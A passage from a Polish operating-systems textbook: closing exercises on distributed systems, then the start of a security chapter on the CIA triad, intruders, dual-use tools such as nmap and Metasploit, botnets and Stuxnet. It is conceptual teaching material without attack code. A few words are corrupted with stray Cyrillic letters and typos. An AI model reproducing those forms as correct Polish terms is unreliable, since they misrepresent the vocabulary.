33. Pod jakim względem dostęp obiektowy jest lepszy od wykorzystania współdzielonej pamięci, w przypadku gdy wiele procesów chce uzyskać dostęp do danych?
34. Podczas wykonywania operacji *in* systemu Linda, w celu zlokalizowania krotki, liniowe przeszukiwanie całej przestrzeni krotek jest bardzo niewydajne. Zaprojektuj sposób organizacji przestrzeni krotek, które przyspieszy wyszukiwanie we wszystkich operacjach *in*.
35. Kopiowanie buforów wymaga czasu. Napisz program w języku C, który oblicza ten czas w systemie, do którego masz dostęp. Użyj funkcji *clock* lub *times* w celu określenia, ile czasu zajmie skopiowanie rozbudowanej tablicy. Wykonaj testy dla różnych rozmiarów tablic, aby oddzielić czas kopирования od dodatkowych kosztów obliczeniowych.
36. Napisz funkcje w języku C, które będą używane jako procedury pośredniczące klienta i serwera do wykonywania wywołań RPC standardowej funkcji *printf*. Napisz również program główny do testowania tych funkcji. Klient i serwer powinny komunikować się

ze sobą za pośrednictwem struktury danych, którą można przesyłać przez sieć. Możesz wprowadzić rozsądne ograniczenia rozmiaru ciągu formatu oraz liczby, typów i rozmiaru zmiennych, jakie będą akceptowane przez procedurę pośredniczącą klienta.

37. Napisz program implementujący opisane w punkcie 8.2 algorytmy równoważenia obciążenia inicjowane przez nadawcę i inicjowane przez odbiorcę. Algorytmy powinny pobierać jako dane wejściowe listę nowo utworzonych zadań określonych w postaci *procesor_tworzący, czas_rozpoczęcia, wymagany_czas_procesora*, gdzie *procesor_tworzący* oznacza numer procesora, który utworzył zadanie, *czas_rozpoczęcia* to czas utworzenia zadania, natomiast *wymagany_czas_procesora* to ilość czasu procesora potrzebna do wykonania zadania (określona w sekundach). Załóż, że węzeł jest przeładowany, jeśli ma jedno zadanie, a drugie zostało utworzone. Załóż też, że węzeł ma zbyt małe obciążenie, jeśli nie ma zadań. Wyświetl liczbę komunikatów sondowania przesyłanych przez oba algorytmy w warunkach wysokiego i niskiego obciążenia. Wyświetl także maksymalną i minimalną liczbę sond wysyłanych przez dowolny host i odebranych przez dowolny host. W celu generowania obciążenia napisz dwa generatorы obciążenia. Pierwszy powinien symulować wysokie obciążenie — generować N zadań co $\bar{S}CZ$ sekund, gdzie $\bar{S}CZ$ oznacza średni czas trwania zadania, a N oznacza liczbę procesorów. Zadania mogą mieć różnych czas trwania, ale średni czas trwania musi wynosić $\bar{S}CZ$. Zadania powinny być losowo tworzone (przydzielane) dla wszystkich procesorów. Drugi generator powinien symulować niskie obciążenie — losowo generować $N/3$ zadań co $\bar{S}CZ$ sekund. Zmieniaj inne ustawienia parametrów dla generatorów obciążenia i sprawdź, jaki mają wpływ na liczbę komunikatów-sond.
38. Jednym z najprostszych sposobów implementacji systemu publikuj-subskrybuj jest użycie centralnego brokera, który odbiera opublikowane artykuły i rozprowadza je do odpowiednich subskrybentów. Napisz wielowątkową aplikację, która emuluje system publikuj-subskrybuj bazujący na brokerze. Wątki wydawcy i subskrybenta mogą komunikować się z brokerem za pośrednictwem (współdzielonej) pamięci. Każdy komunikat powinien rozpoczynać się od pola rozmiaru, za którym powinna występować wskazana liczba znaków. Wydawcy wysyłają komunikaty do brokera. Pierwszy wiersz komunikatu zawiera hierarchiczny wiersz tematu rozdzielony kropkami. Za nim występuje jeden (lub więcej) wiersz tworzący publikowany artykuł. Subskrybenci wysyłają komunikat do brokera składający się z pojedynczego wiersza. Zawiera on hierarchiczny wiersz zainteresowania rozdzielany kropkami i określa artykuły, którymi subskrybenci są zainteresowani. Wiersz zainteresowania może zawierać symbol wieloznaczny „*”. Broker musi odpowiedzieć, wysyłając wszystkie (opublikowane w przeszłości) artykuły, które odpowiadają zainteresowaniom subskrybenta. Artykuły w komunikacie są oddzielone wierszem „POCZĄTEK NOWEGO ARTYKUŁU”. Subskrybent powinien wyświetlać każdy odebrany komunikat razem ze swoim identyfikatorem (tzn. wierszem zainteresowania). Subskrybent powinien odbierać wszystkie nowe opublikowane artykuły, które odpowiadają jego zainteresowaniom. Wątki wydawcy i subskrybenta mogą być tworzone dynamicznie poprzez wpisanie „W” lub „S” (od nazw „wydawca” i „subskrybent”) oraz podanie hierarchicznego wiersza temat/zainteresowanie. Następnie wydawcy zostaną zapytani o artykuł. Wpisanie pojedynczego wiersza zawierającego kropkę („.”) będzie oznaczało koniec artykułu (projekt ten można również zaimplementować z wykorzystaniem procesów komunikujących się przez TCP).

9

BEZPIECZEŃSTWO

Wiele przedsiębiorstw dysponuje cennymi informacjami i chce je odpowiednio chronić. Mogą to być m.in. informacje techniczne (jak projekt nowego chipu czy oprogramowania), biznesowe (jak studia sytuacji rynkowej czy plany marketingowe), finansowe (jak plany zakupu udziałów), prawne (jak dokumenty o potencjalnej fuzji czy przejęciu). Większość tych informacji jest przechowywana w komputerach. Coraz częściej cenne dane znajdują się również na komputerach domowych. Wiele osób przechowuje w komputerach dane finansowe, w tym deklaracje podatkowe oraz numery kart kredytowych. Listy miłosne także przeszły „cyfryzację”. A współczesne dyski twarde są pełne ważnych zdjęć, klipów video i filmów.

Ze względu na to, że w systemach komputerowych przechowuje się coraz więcej informacji, potrzeba ochrony nabiera coraz większego znaczenia. Z tego względu ochrona informacji przed nieautoryzowanym dostępem jest ważnym problemem dla wszystkich systemów operacyjnych. Niestety, zabezpieczanie informacji również staje się coraz trudniejsze ze względu na powszechną akceptację rozbudowanych systemów (i towarzyszących temu błędów). W tym rozdziale omówimy zagadnienia związane z bezpieczeństwem danych składowanych na komputerze w odniesieniu do funkcjonowania systemów operacyjnych.

Problemy związane z bezpieczeństwem systemów operacyjnych uległy radykalnej zmianie w ostatnich kilku dekadach. Jeszcze na początku lat dziewięćdziesiątych ubiegłego wieku niewiele osób miało komputer w domu, a przetwarzanie komputerowe ograniczało się niemal wyłącznie do działalności przedsiębiorstw, uniwersytów i innych organizacji kupujących komputery (zarówno duże serwery, jak i minikomputery) z myślą o wielu użytkownikach. Prawie wszystkie te komputery były od siebie odizolowane — nie łączono ich w sieci. W konsekwencji problem bezpieczeństwa sprowadzał się niemal wyłącznie do fizycznego niedopuszczania nieuprawnionych użytkowników do komputerów zawierających chronione dane. Jeśli Sylwia i Marta były zarejestrowanymi użytkownikami tego samego komputera, należało zagwarantować, by żadna z nich nie

mogła przeczytać ani zmodyfikować cudzych plików, ale umożliwić przy tym świadome udostępnienie pozostałym użytkownikom wybranych plików. Wypracowano wówczas rozbudowane modele i mechanizmy eliminujące ryzyko uzyskiwania uprawnień dostępu przez użytkowników, którzy nie byli do tego upoważnieni.

Niektóre z tych modeli i mechanizmów definiowały klasy użytkowników, zamiast opisywać uprawnienia poszczególnych osób. Przykładowo na komputerze używanym w jednostce wojskowej dane muszą być oznaczane jako ścisłe tajne, tajne, poufne lub jawne, a kaprale nie mogą mieć dostępu do katalogów należących do generałów, niezależnie od tego, kto w danej jednostce jest kapralem, a kto generałem. W ciągu tych kilku dekad wszystkie te zagadnienia zostały poddane szczegółowej analizie, precyzyjnie opisane i wielokrotnie zaimplementowane.

Przez te dekady obowiązywało niepisane założenie, zgodnie z którym raz dokonany wybór i raz przeprowadzona implementacja wystarczyły do prawidłowego funkcjonowania oprogramowania i skutecznego egzekwowania przyjętych reguł. Modele i oprogramowanie w zdecydowanej większości były na tyle proste, że spełnienie tego założenia nie stanowiło problemu. Oznacza to, że jeśli Sylwia teoretycznie nie miała prawa przeglądać plików Marty, rzeczywiście nie było to możliwe.

Wzrost popularności komputerów osobistych, tabletów, smartfonów i rozwój internetu całkowicie zmieniły tę sytuację. Wiele urządzeń ma tylko jednego użytkownika, więc zagrożenie, że jeden użytkownik uzyska dostęp do plików innego użytkownika, prawie zniknęło. Oczywiście nie dotyczy to współdzielonych serwerów (np. działających w chmurze). W tych środowiskach olbrzymie znaczenie ma ścisła izolacja użytkowników. Podsluchiwanie również nadal występuje — choćby w sieciach. Jeśli Sylwia pracuje w tej samej sieci Wi-Fi co Marta, to może przechwytywać całą jej transmisję sieciową. Problem przechwytywania pakietów sieciowych w sieciach Wi-Fi wcale nie jest nowy. Przed tym samym problemem stanął Juliusz Cezar — ponad 2 tysiące lat temu. Cezar musiał wysyłać wiadomości do swoich legionów i sojuszników, ale zawsze istniało ryzyko, że komunikat zostanie przechwycony przez jego wrogów. Aby upewnić się, że jego wrogowie nie będą w stanie odczytać przesyłanych rozkazów, Cezar użył szyfrowania polegającego na zastąpieniu każdej litery w wiadomości literą przesuniętą w alfabetie o trzy pozycje w lewo. Zatem litera D stawała się literą A, litera E została przekształcona na B itd. Chociaż współczesne techniki szyfrowania są bardziej wyrafinowane, zasada jest taka sama: bez znajomości klucza osoba postronna nie powinna być w stanie odczytać wiadomości.

Niestety, to nie zawsze działa, ponieważ sieć nie jest jedynym miejscem, gdzie Sylwia może szpiegować Martę. Jeśli Sylwii uda się włamać do komputera Marty, to będzie mogła przechwycić zarówno wszystkie wychodzące wiadomości *przed* ich zaszyfrowaniem, jak i wiadomości przychodzące *po* zaszyfrowaniu. Włamanie się do czyjegoś komputera nie zawsze jest łatwe, ale o wiele łatwiejsze, niż powinno być (i zazwyczaj znacznie łatwiejsze od złamania czyjegoś 2048-bitowego klucza szyfrowania). Problem jest spowodowany błędami w oprogramowaniu działającym na komputerze Marty. Na szczęście dla Sylwii systemy operacyjne i aplikacje są coraz bardziej rozbudowane, a to daje gwarancję, że błędów nie zabraknie. Gdy błąd dotyczy zabezpieczeń, jest to tzw. *słaby punkt* (ang. *vulnerability*). Gdy Sylwia wykryje słaby punkt w oprogramowaniu Marty, musi wprowadzić do niego takie bajty, które spowodują wywołanie błędu. Dane wejściowe, które wyzwalają błąd, zwykle nazywa się *eksplotitem*. Skuteczny *eksplot* często umożliwia intruzowi przejęcie pełnej kontroli nad czyimś komputerem.

Mówiąc inaczej: podczas gdy Marta myśli, że jest jedynym użytkownikiem komputera, to naprawdę wcale nie jest sama!

Napastnicy mogą uruchamiać eksploty ręcznie lub automatycznie, za pomocą *wirusów* (ang. *viruses*) lub *robaków* (ang. *worms*). Różnica pomiędzy wirusem a robakiem nie zawsze jest oczy-

wista. Większość osób zgadza się, że wirus do rozmnożenia potrzebuje co najmniej *jakiejś* interakcji z użytkownikiem; np. aby nastąpiła infekcja, użytkownik powinien kliknąć załącznik. Z kolei robaki rozmnażają się samoczynnie. Ich propagacja następuje bez względu na to, co robi użytkownik. Istnieje również możliwość, że użytkownik z własnej woli zainstaluje kod napastnika. Napastnik może np. utworzyć pakiet popularnego, ale drogiego oprogramowania (gry albo procesora tekstu) i udostępnić je za darmo w internecie. Wielu użytkowników nie może oprzeć się pokusie zainstalowania oprogramowania, jeśli jest „za darmo”. Jednak zainstalowanie tej darmowej gry powoduje automatyczną instalację dodatkowych funkcji. To tak, jakbyśmy przekazali swój komputer PC i wszystko, co się w nim znajduje, cyberprzestępcom. Takie oprogramowanie to tzw. konie trojańskie, które omówimy wkrótce.

Aby kompleksowo opisać temat, ten rozdział podzielono na dwie główne części. Na początek szczegółowo zaprezentujemy krajobraz bezpieczeństwa. Omówimy zagrożenia i napastników (podrozdział 9.1), naturę zabezpieczeń i ataków (podrozdział 9.2), różne podejścia do zapewnienia kontroli dostępu (podrozdział 9.3) oraz modele zabezpieczeń (podrozdział 9.4). Oprócz tego opiszemy zagadnienia związane z kryptografią, która stanowi rdzeń zapewnienia bezpieczeństwa (podrozdział 9.5), oraz różne sposoby przeprowadzania uwierzytelniania (podrozdział 9.6).

Na tym zakończymy omawianie zagadnień teoretycznych — i zajmiemy się praktyką. Kolejne cztery podrozdziały prezentują praktyczne problemy, które występują w życiu codziennym. Opiszymy sztuczki, których używają napastnicy, aby przejąć kontrolę nad systemem komputerowym, a także środki mające temu zapobiec. Zajmiemy się również zagrożeniami wewnętrznymi oraz różnego rodzaju cyfrowymi szkodnikami. Rozdział zakończymy krótkim omówieniem prowadzonych badań dotyczących bezpieczeństwa komputerów oraz zwięzlym podsumowaniem.

Warto zwrócić uwagę, że chociaż ta książka jest o systemach operacyjnych, to zagadnienia bezpieczeństwa systemów operacyjnych i sieci tak się ze sobą przeplatają, że jest prawie niemożliwe, aby je rozdzielić. Przykładowo wirusy rozprzestrzeniają się za pośrednictwem sieci, ale wpływają na funkcjonowanie systemu operacyjnego. Na wszelki wypadek postanowiliśmy włączyć do tego rozdziału materiał blisko spokrewniony, ale niezwiązany bezpośrednio z funkcjonowaniem systemów operacyjnych.

9.1. ŚRODOWISKO BEZPIECZEŃSTWA

Zacznijmy naszą analizę zagadnień związanych z bezpieczeństwem od zdefiniowania terminologii. Niektórzy używają określeń „bezpieczeństwo” (ang. *security*) i „ochrona” (ang. *protection*) zamienne. Czasami jednak warto wprowadzić rozróżnienie pomiędzy ogólnymi problemami (technicznymi, administracyjnymi, prawnymi i politycznymi) związanymi z uniemożliwianiem odczytu lub modyfikacji wybranych plików przez nieuprawnione osoby a konkretnymi mechanizmami systemu operacyjnego odpowiedzialnymi za zapewnianie bezpieczeństwa. Aby uniknąć nieporozumień, będziemy używać terminu *bezpieczeństwo* w kontekście ogólnego problemu oraz określenia *mechanizmy* ochrony w kontekście konkretnych mechanizmów systemu operacyjnego wykorzystywanych do zabezpieczania informacji składowanych w komputerze. Granicę dzielącą oba pojęcia trudno precyzyjnie zdefiniować. W pierwszej kolejności skoncentrujemy się na bezpieczeństwie, aby zrozumieć naturę tego problemu. W dalszej części tego rozdziału zajmiemy się mechanizmami ochrony i modelami umożliwiającymi osiąganie właściwego poziomu bezpieczeństwa.

9.1.1. Zagrożenia

W wielu artykułach poświęconych zabezpieczeniom systemów informacyjnych dziedzinę bezpieczeństwa dekomponuje się na trzy elementy: *poufność* (ang. *confidentiality*), *integralność* (ang. *integrity*) oraz *dostępność* (ang. *availability*). Razem te komponenty są określane skrótem CIA. Te trzy cele zestawione w tabeli 9.1. Stanowią one podstawowe właściwości zabezpieczeń, które musimy chronić przed atakami i podsłuchem — np. prowadzonym przez inne CIA.

Tabela 9.1. Cele i zagrożenia związane z bezpieczeństwem

Cel	Zagrożenie
Poufność	Ujawnienie danych
Integralność	Uszkodzenie danych
Dostępność	Blokada usługi

Pierwszy cel, *poufność* (ang. *confidentiality*), ma związek z utrzymaniem w sekrecie danych, które tego wymagają. Mówiąc precyzyjnie, jeśli właściciel jakichś danych zdecydował, że powinny być dostępne tylko dla pewnej grupy osób i dla nikogo innego, system operacyjny powinien zagwarantować, że te dane nigdy nie zostaną udostępnione nieuprawnionym użytkownikom. Absolutnym minimum jest umożliwienie właścielowi tych danych określenia, kto może mieć do nich dostęp (najlepiej na poziomie poszczególnych plików) — system powinien bezwzględnie stosować się do tej specyfikacji.

Drugi cel, *integralność* (ang. *integrity*), oznacza, że nieuprawnieni użytkownicy nie powinni mieć możliwości modyfikowania jakichkolwiek danych bez zgody ich właściciela. Przez modyfikowanie danych w tym kontekście rozumiemy nie tylko ich zmianianie, ale też usuwanie oraz dodawanie danych fałszywych. Jeśli jakiś system nie może zagwarantować, że powierzone mu dane pozostaną niezmienione (chyba że ich właściciel zdecyduje się na takie modyfikacje), jego wartość w roli systemu informacyjnego jest znikoma.

Trzecia właściwość, *dostępność* (ang. *availability*), oznacza, że nikt nie może na tyle zakłócić funkcjonowania systemu, aby stał się nieużyteczny. Ataki *blokujące usługi* (ang. *Denial of Service — DoS*) są coraz bardziej popularne. Jeśli np. jakiś komputer pełni funkcję serwera internetowego, zasypanie go niezliczonymi żądaniami może go unieruchomić poprzez wykorzystanie całego czasu procesora tylko na analizę i odrzucanie tych żądań. Jeśli przetworzenie jednego przychodzącego żądania odczytu strony internetowej zajmuje np. 100 µs, każdy, kto potrafi wygenerować i przesłać 10 tysięcy żądań w ciągu sekundy, może bez trudu zablokować dany serwer. Istnieją co prawda przemyślane modele i technologie pozwalające radzić sobie z tego rodzaju atakami na poufność i integralność danych, jednak obrona przed atakami blokującymi usługi jest dużo trudniejsza.

W późniejszym czasie dostrzeżono, że trzy podstawowe właściwości zabezpieczeń nie są wystarczające dla wszystkich możliwych scenariuszy, dlatego wprowadzono kilka dodatkowych, takich jak *autentyczność* (ang. *authenticity*), *odpowiedzialność* (ang. *accountability*), *niezaprzecjalność* (ang. *nonrepudiability*), *prywatność* (ang. *privacy*) i inne. Oczywiście dobrze by było, aby zabezpieczenia miały te wszystkie właściwości. Pomimo to trzy podstawowe, wymienione wcześniej, nadal mają szczegółne miejsce w sercach i umysłach większości (starszych) ekspertów w dziedzinie zabezpieczeń.

Systemy są stale narażone na zagrożenia ze strony intruzów. Napastnik może np. podsłuchać ruch w sieci lokalnej i naruszyć poufność informacji — zwłaszcza jeśli w protokole komunikacyjnym nie zastosowano szyfrowania. Podobnie intruz może zaatakować system bazy danych

i usunąć lub zmienić niektóre rekordy, co może spowodować naruszenie ich integralności. Wreszcie przeprowadzenie ataku zablokowania usługi może doprowadzić do utraty dostępności jednego lub kilku systemów komputerowych.

Intruz może zaatakować system na wiele sposobów — niektóre z nich opiszemy w dalszej części tego rozdziału. Obecnie wiele ataków jest wykonywanych przy użyciu bardzo zaawansowanych narzędzi i usług. Niektóre z tych narzędzi są budowane przez tzw. *hakerów w czarnych kapeluszach* (ang. *black-hat hackers*), natomiast inne przez *hakerów w białych kapeluszach* (ang. *white-hat hackers*). Tak jak w starych westernach, czarne charaktery w cyfrowym świecie noszą czarne kapelusze i jeżdżą na koniach trojańskich, natomiast dobrzy hakerzy noszą białe kapelusze i kodują szybciej niż ich cienie.

W prasie popularnej zazwyczaj stosuje się ogólne określenie „haker” wyłącznie w odniesieniu do „czarnych charakterów”. Okazuje się jednak, że w środowisku profesjonalistów określenie „haker” jest zarezerwowane raczej dla świetnych programistów. Chociaż niektórzy tak rozumiani hakerzy z pewnością mają złe zamiary, większość nie podejmuje żadnych nieetycznych działań. Obraz rysowany w prasie popularnej jest więc błędny. Przez wzgląd na prawdziwych hakerów będziemy posługiwać się tym terminem w oryginalnym znaczeniu, a osoby próbujące włamywać się do systemów komputerowych będące określać mianem *krakerów* (ang. *crackers*) lub *czarnych kapeluszy*.

Wróćmy do narzędzi używanych do przeprowadzania ataków. Ku zaskoczeniu wiele z nich jest dziełem białych kapeluszy. Wyjaśnieniem może być to, że o ile krakerzy mogą i często używają takich narzędzi, o tyle zostały one stworzone przede wszystkim jako wygodne mechanizmy testowania zabezpieczeń systemu komputerowego lub sieci. I tak narzędzie *nmap* pomaga napastnikom ustalić usługi sieci oferowane przez system komputerowy za pomocą techniki *skanowania portów*. Jedną z najprostszych technik skanowania oferowanych przez program *nmap* jest próba ustanowienia połączeń TCP we wszystkich możliwych numerach portów w systemie komputerowym. Jeśli zestawienie połączenia do portu zakończy się powodzeniem, to znaczy, że po drugiej stronie musi być serwer, który nasłuchuje na tym porcie. Ponadto, ponieważ wiele usług korzysta z dobrze znanych numerów portów, tester zabezpieczeń (lub napastnik) może uzyskać szczegółowe informacje o tym, jakie usługi są uruchomione na komputerze. Mówiąc inaczej, narzędzie *nmap* może być przydatne zarówno dla napastników, jak i obrońców. Tę właściwość określa się jako podwójne wykorzystanie (ang. *dual use*). Inny zestaw narzędzi, określany nazwą *dsniff*, oferuje szereg możliwości monitorowania ruchu w sieci i przekierowywania pakietów sieciowych. Z kolei program **LOIC** (ang. *Low Orbit Ion Cannon* — dosł. niskoorbitowe działa jonowe) nie jest (wyłącznie) bronią science fiction do niszczenia wrogów w odległej galaktyce, ale także narzędziem do przeprowadzania ataków typu DoS. A dzięki framework'owi *Metasploit*, który oferuje setki wygodnych eksplotów przeciwko różnego rodzaju celom, przeprowadzanie ataków nigdy nie było łatwiejsze. Oczywiście wszystkie te narzędzia mają podwójne zastosowania. Podobnie jak noże i topory, nie są złe same w sobie.

Cyberprzestępcy oferują również szeroki zakres usług (często online) do szerzenia swojego panowania: rozprzestrzeniania złośliwego oprogramowania, prania pieniędzy, przekierowywania ruchu, świadczenia usług hostingu bez pytania oraz wielu innych działań. Większość przestępcości aktywności w internecie bazuje na infrastrukturze znanej jako *sieć botnet*, która składa się z tysięcy (a czasami milionów) komputerów, nad którymi została przejęta kontrola — często są to zwykłe komputery niczemu niewinnych i zupełnie nieświadomych użytkowników. Istnieje wiele sposobów, dzięki którym napastnicy mogą przejąć kontrolę nad czymś komputerem. Mogą np. zaoferować darmową, ale zainfekowaną złośliwym kodem wersję popularnego oprogramowania.

Smutną prawdą jest to, że wielu użytkownikom trudno jest się oprzeć obietnicy darmowej („skrakowanej”) wersji drogiego oprogramowania.

Niestety, zainstalowanie takich programów daje napastnikowi pełny dostęp do komputera. To tak, jakbyśmy wręczyli klucz od domu komuś zupełnie obcemu. Kiedy komputer działa pod kontrolą napastnika, określa się go jako *bot* lub *zombie*. Zazwyczaj prawowity użytkownik niczego nie dostrzega. Współczesne sieci botnet, składające się z setek tysięcy komputerów zombie, są siłą roboczą wielu przestępcoch działań. Kilkaset tysięcy komputerów PC to bardzo dużo maszyn do wyszukiwania danych bankowych lub wykorzystania do rozsyłania spamu. Spróbujmy tylko pomyśleć, jaką „rzeź” może nastąpić, gdy milion zombie skieruje swoje działa LOIC przeciwko niczego niespodziewającemu się celowi. Czasami skutki ataku wykraczają poza ramy samych systemów komputerowych i docierają do świata fizycznego. Jednym z przykładów może być atak na system gospodarki odpadami w obszarze Maroochy Shire, niedaleko Brisbane w Queensland w Australii. Niezadowolony ekspracownik firmy zajmującej się instalacją systemu kanalizacji nie był zachwycony, gdy rada obszaru Maroochy Shire odrzuciła jego podanie o pracę. Postanowił, że nie będzie się gniewał, ale wyrówna rachunki. Przejął kontrolę nad systemem sterowania kanalizacją i spowodował wyciek milionów litrów ścieków do parków, rzek i wód przybrzeżnych (co spowodowało zatruscie wielu ryb).

Nie brakuje grup palących niechęcią do pewnych państw lub grup (często etnicznych) po prostu złych na cały świat i gotowych do dokonywania maksymalnych zniszczeń w infrastrukturze bez względu na naturę powodowanych szkód i na to, kim będą faktyczne ofiary tych działań. Tacy ludzie zwykle uważają, że atakowanie komputerów ich wrogów jest czymś zupełnie właściwym, mimo że zwykle nie są w stanie skoncentrować swoich działań na właściwych przeciwnikach.

Drugą skrajnością jest wojna cybernetyczna (ang. *cyberwarfare*). Cyberbroń, powszechnie określana jako *Stuxnet*, fizycznie zniszczyła wirówki w zakładzie wzbogacania uranu w irańskim Natanz. Jak się powszechnie uważa, spowodowało to znaczne spowolnienie w programie nuklearnym realizowanym w Iranie. Chociaż żadna organizacja nie przyznała się do tego ataku, to należy przypuszczać, że tak wyrafinowany mechanizm prawdopodobnie został opracowany przez tajne służby jednego lub większej liczby krajów nieprzyjaznych Iranowi.

Jednym z ważnych aspektów problemu bezpieczeństwa związanych z poufnością jest *prywatność* (ang. *privacy*), czyli ochrona przed nieprawidłowym wykorzystywaniem danych osobowych. Ten aspekt ma ścisły związek z wieloma problemami prawnymi i moralnymi. Czy rządy powinny gromadzić dane o wszystkich obywatelach, aby na tej podstawie identyfikować oszustów podatkowych i osoby próbujące wyłudzać zasiłki? Czy policja powinna mieć dostęp do wszystkich danych, aby zapobiegać przestępcości zorganizowanej? Czy instytucje rządowe powinny mieć prawo monitorowania milionów telefonów komórkowych w nadziei wytopienia potencjalnych terrorystów? Czy pracodawcy i firmy ubezpieczeniowe mają prawo gromadzić dane swoich pracowników i klientów? Co będzie, jeśli okaże się, że wymienione prawa stoją w sprzeczności z prawami jednostki? Wszystkie te problemy są bardzo ważne, ale ich omówienie wykraczałoby poza zakres tematyczny tej książki.

9.1.2. Intruzi

Skoro większość ludzi przestrzega prawa, po co w ogóle mielibyśmy się martwić o bezpieczeństwo? Zajmujemy się tym problemem dlatego, że istnieje garstka, która ma do prawa stosunek zupełnie odmienny i która chce powodować problemy (zwykle dla własnych korzyści). W literaturze poświęconej bezpieczeństwu ludzi przebywających w miejscowościach, w których nie są mile

widziani, określa się mianem *nапастників* (ang. *attackers*), *intrузів* (ang. *intruders*) lub *опонентів* (ang. *adversaries*). Kilka dziesięcioleci temu włamywanie się do systemów komputerowych miało na celu jedynie pokazanie znajomym, jacy jesteśmy mądrzy. Dziś nie jest to już jedyny ani nawet najważniejszy powód włamywania się do systemów. Istnieje wiele różnych rodzajów napastników o różnej motywacji: kradzież, hakerstwo polityczne, vandalizm, terroryzm, wojna cybernetyczna, szpiegostwo, spam, wymuszenia, oszustwa, a od czasu do czasu osoba atakująca nadal chce po prostu pokazać i obnażyć słabe zabezpieczenia w organizacji.

Napastnikami mogą być zarówno niezbyt uzdolnieni przedstawiciele „czarnych kapeluszy”, określani także mianem *скрипкарі* (ang. *script-kiddies*), jak i bardzo utalentowani krakerzy. Należą do nich i profesjonalni świadczący swoje usługi przestępcom, instytucjom rządowym (np. policji, wojsku, tajnym służbom) lub firmom ochroniarskim, i hobbyści, którzy hakingiem zajmują się w wolnym czasie. Nie ulega wątpliwości, że próba powstrzymania wrogiego państwa przed kradzieżą tajemnicy wojskowej to całkiem inna sprawa niż próba powstrzymania studentów przed wstawieniem na stronie internetowej zabawnej „wiadomości dnia”. Nakład pracy potrzebny do zabezpieczenia i ochrony wyraźnie zależy od tego, kim jest potencjalny przeciwnik.

9.2. BEZPIECZEŃSTWO SYSTEMÓW OPERACYJNYCH

Istnieje wiele sposobów łamania zabezpieczeń systemu komputerowego. Często w ogóle nie są one wyrafinowane. Wiele osób np. ustawia swoje kody PIN na wartość *0000* albo hasła na słowo „hasło” — jest to co prawda łatwe do zapamiętania, ale niezbyt bezpieczne. Są też osoby, które postępują odwrotnie. Wybierają bardzo skomplikowane hasła, których nie sposób zapamiętać. Zatem zapisują je na karteczkach i przyklejają do klawiatury lub ekranu. W ten sposób ktoś mający fizyczny dostęp do komputera (łącznie z personelem sprzątającym, sekretarką i wszystkimi odwiedzającymi) także ma dostęp do wszystkiego na komputerze. Istnieje wiele innych przykładów. Znane są przypadki gubienia dysków pendrive z poufnymi informacjami przez wysokich rangą urzędników, wyrzucania do kosza starych dysków twardych zawierających tajemnice handlowe bez ich odpowiedniego zniszczenia itd.

Niemniej jednak niektóre z najważniejszych incydentów łamania zabezpieczeń następują w wyniku przeprowadzenia wyrafinowanych cyberataków. W tej książce interesują nas przede wszystkim ataki dotyczące systemów operacyjnych. Oznacza to, że pominiemy ataki na witryny internetowe czy bazy danych SQL. Zamiast tego skoncentrujemy się na atakach, w których to system operacyjny jest celem albo odgrywa ważną rolę w wyegzekwowaniu (lub częściej w nieudanym egzekwowaniu) zasad zabezpieczeń.

Ogólnie rozróżniamy ataki, w których napastnicy próbują *biernie* wykraść informacje, oraz ataki, w których starają się oni *aktywnie* modyfikować działania programu komputerowego. Przykładem ataku pasywnego jest podsłuchiwanie ruchu w sieci i podejmowanie prób złamania szyfrowania (o ile jest stosowane), aby dostać się do danych. W ataku aktywnym intruz może przejąć kontrolę nad przeglądarką WWW użytkownika i spowodować, aby wykonała złośliwy kod — np. by dokonać kradzieży danych karty kredytowej. W podobny sposób możemy wyrobić *kryptografię*, czyli ogólny mechanizm do modyfikowania wiadomości lub pliku w taki sposób, aby odczytanie z niego pierwotnych danych bez klucza było trudne, oraz *hartowanie oprogramowania* (ang. *software hardening*), czyli dodawanie do programu mechanizmów, które utrudniają napastnikom modyfikowanie jego działania. W systemach operacyjnych kryptografia jest wykorzystywana do wielu celów: do bezpiecznego przesyłania danych w sieci, do bezpiecznego

przechowywania plików na dysku, do szyfrowania haseł w pliku haseł itp. Hartowanie programów również jest wykorzystywane w wielu obszarach: aby uniemożliwić intruzom wstrzykiwanie nowego kodu do działającego oprogramowania, aby przydzielić każdemu z procesów dokładnie takie uprawnienia, jakie są mu potrzebne do realizacji jego zadań i żadnych innych itp.

9.2.1. Czy możemy budować bezpieczne systemy?

Obecnie nie ma dnia, by gazety nie doniosły o intruzach, którzy włamali się do systemów komputerowych, wykradli informacje lub przejęli kontrolę nad milionami komputerów. Logicznym następstwem tej sytuacji jest zadanie osobom pozbawionym odpowiedniej wiedzy technicznej następujących pytań:

1. Czy budowa bezpiecznego systemu komputerowego w ogóle jest możliwa?
2. Jeśli tak, dlaczego nikt nie potrafi tego zrobić?

Na pierwsze pytanie można odpowiedzieć: teoretycznie tak. W zasadzie oprogramowanie może być wolne od błędów i można nawet sprawdzić, czy jest bezpieczne — pod warunkiem że nie jest zbyt rozbudowane ani zbyt skomplikowane. Niestety, współczesne systemy komputerowe są niezwykle skomplikowane i ma to wiele wspólnego z drugim pytaniem. To, dlaczego bezpieczne systemy w praktyce nie są budowane, sprowadza się do dwóch podstawowych powodów. Po pierwsze, mimo że bieżące systemy komputerowe nie są bezpieczne, użytkownicy nie są skłonni do rezygnacji z aktualnie oferowanych produktów. Gdyby firma Microsoft ogłosiła, że oprócz systemu operacyjnego Windows ma zamiar wydać nowy produkt (nazwany np. SecureOS), który byłby odporny na wirusy, ale też nie zapewniałby możliwości uruchamiania dotychczasowych aplikacji systemu Windows, raczej nikt nie zdecydowałby się natychmiast porzucić Windowsa na rzecz nowego systemu. Co ciekawe, firma Microsoft ma w swojej ofercie bezpieczny system operacyjny, tyle że nie podejmuje żadnych kroków na rzecz jego popularyzacji [Fandrich et al., 2006].

Drugi problem jest bardziej subtelny. Jedynym znanym sposobem budowy bezpiecznego systemu jest dbałość o jego prostotę. Każda nowa funkcja to naturalny wróg bezpieczeństwa. Pracownicy działów marketingu większości firm produkujących oprogramowanie wierzą (słusznie lub nie), że tym, czego oczekują użytkownicy ich produktów, są nowe funkcje, bardziej rozbudowane funkcje i lepsze funkcje. Dbają o to, aby architekci systemów zajmujący się projektowaniem produktów wzięli to sobie do serca. Jednak dodatkowe funkcje oznaczają dodatkową złożoność, więcej kodu, więcej błędów i więcej luk w zabezpieczeniach.

